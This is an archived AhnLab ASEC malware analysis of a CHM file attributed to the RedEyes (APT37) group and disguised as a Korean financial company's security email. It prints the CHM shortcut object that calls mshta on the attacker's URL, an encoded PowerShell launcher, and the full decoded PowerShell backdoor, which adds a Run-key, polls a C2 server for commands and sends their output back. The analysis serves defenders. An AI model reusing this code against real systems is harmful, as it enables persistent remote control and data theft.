
CHM Malware Disguised as Security Email from a Korean Financial Company: Redeyes (Scarcruft) - ASEC

By ATCP

Published: 2023-03-02 · Archived: 2026-04-05 19:25:54 UTC

ASEC (AhnLab Security Emergency response Center) analysis team has discovered that the CHM malware, which is assumed to have been created by the RedEyes threat group (also known as APT37, ScarCruft), is being distributed to Korean users. The team has confirmed that the command used in the “2.3. Persistence” stage of the RedEyes group’s M2RAT malware attack, which was reported back in February, has the same format as the command used in this attack. This information, as well as the details of the CHM malware’s operation process, is described in the following post. https://asec.ahnlab.com/en/48063/ When the CHM file is executed, it displays a Help screen disguised as a security email from a Korean financial company. The malicious script that exists within the CHM is activated during this process, making it difficult for users to notice. There has been a recent increase in malware distribution using CHM.




The malicious script that's executed is shown below, and, like the other CHM malware introduced in the past, it also uses a shortcut object (ShortCut). The shortcut object is called through the Click method, and the command under the Item1 entry is executed. This file executes an additional script that exists within a certain URL through the mshta process.

- **Executed Command** mshta.exe hxxp://shacc[.]kr/skin/product/1.html

```
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
    <PARAM name="Command" value="ShortCut">
    <PARAM name="Button" value="Bitmap::shortcut">
    <PARAM name="Item1" value=",mshta.exe,http://shacc.kr/skin/product/1.html ,">
    <PARAM name="Item2" value="273,1,1">
    </OBJECT>
    <script>
    x.Click();
    </SCRIPT>
```

The "1.html" file executed through the mshta process contains a JS (JavaScript) code. This code is responsible for executing the encoded PowerShell commands. The PowerShell command executed here has a similar format as the command used during the aforementioned M2RAT attack process.

```
  <Script language="JScript">
  window.moveTo(41234, 41234);
  var wMRcaOUXVjMr = new ActiveXObject("Shell.Application");
var cYSr = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
wMRcaOUXVjMr.ShellExecute(cYSr,"-windowstyle hidden -ep bypass -ec UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4A
    self.close();
  </Script>
```



An examination of the decoded PowerShell command revealed that everything aside from the C2 address, the file name under which the command execution results are saved, and the registry value, has the same code as the command used back in February. This command is responsible for registering the RUN key to establish persistence, receiving commands from the threat actor's server, and transmitting the command execution results.

- **RUN Key Registration** Registry path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Value name: icxrNpVd Value: c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 361881 2.2.2.2 || mshta hxxp://shacc[.]kr/skin/product/1.html
- **C2** hxxp://shacc[.]kr/skin/product/mid.php?U=[Computer name]+[Username] // Receives threat actor's commands hxxp://shacc[.]kr/skin/product/mid.php?R=[BASE64-encoded] // Transmits the command execution results

```
Start-Sleep -Seconds 62;
$ukch = $env:COMPUTERNAME + '-' + $env:USERNAME;
$hSudPBr = 'http://shacc.kr/skin/product/mid.php' + '?U=' + $ukch;
$jwdPaxOjB = $env:TEMP + '\SDDc';
if (!(Test-Path $jwdPaxOjB)) {
    cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v icxrNpVd /d 'c:\windows\system32\cmd.exe /c
    PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 361881 2.2.2.2 || mshta
    http://shacc.kr/skin/product/1.html' /f;
}
function ZSXNbbd($RuwycMouEX, $dJdRFtMARJdnN){
    $KqHZBHZ = [System.Text.Encoding]::UTF8.GetBytes($dJdRFtMARJdnN);
    [System.Net.HttpWebRequest] $kmIfaGPIw = [System.Net.WebRequest]::Create($RuwycMouEX);
    $kmIfaGPIw.Method = 'POST';
    $kmIfaGPIw.ContentType = 'application/x-www-form-urlencoded';
    $kmIfaGPIw.ContentLength = $KqHZBHZ.Length;
    $jwdPaxOjBU = $kmIfaGPIw.GetRequestStream();
    $jwdPaxOjBU.Write($KqHZBHZ, 0, $KqHZBHZ.Length);
    $jwdPaxOjBU.Flush();
    $jwdPaxOjBU.Close();
    [System.Net.HttpWebResponse] $STP = $kmIfaGPIw.GetResponse();
    $LXnHifSWg = New-Object System.IO.StreamReader($STP.GetResponseStream());
    $jwdPaxOjBULT = $LXnHifSWg.ReadToEnd();
    return $jwdPaxOjBULT;
}
do{
    Try{
        $TFkJNUUl = ZSXNbbd $hSudPBr '';
        If ($TFkJNUUl -ne 'null' -and $TFkJNUUl -ne ''){
            $TFkJNUUl=$TFkJNUUl.SubString(1, $TFkJNUUl.Length - 2);
            $AuGGhry = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($TFkJNUUl));
            if ($AuGGhry){
                cmd.exe /c $AuGGhry > $jwdPaxOjB;
                $KqHZBHZFER = Get-Content $jwdPaxOjB;
                $bbGDIzkErtzJq = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($KqHZBHZFER));
                ZSXNbbd $hSudPBr $bbGDIzkErtzJq;
            }
        }
    }
    Catch{}
    Start-Sleep -Seconds 6;
}while($true -eq $true)
```

When a system is infected with this type of malware, the system can suffer great damage since this malware is capable of performing various malicious acts such as downloading files and extorting information according to the threat actor's commands. In particular, malware that targets specific users in Korea may include content on topics of interest to the user to encourage them to execute the malware, so users should refrain from opening emails from unknown sources and should not execute their attachments. Users should also regularly scan their PCs and update their security products to the latest engine. **[File Detection]** Trojan/CHM.Agent (2023.03.03.03)

MD5

8d2eebd10d90953cfada64575328ae24

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/49089/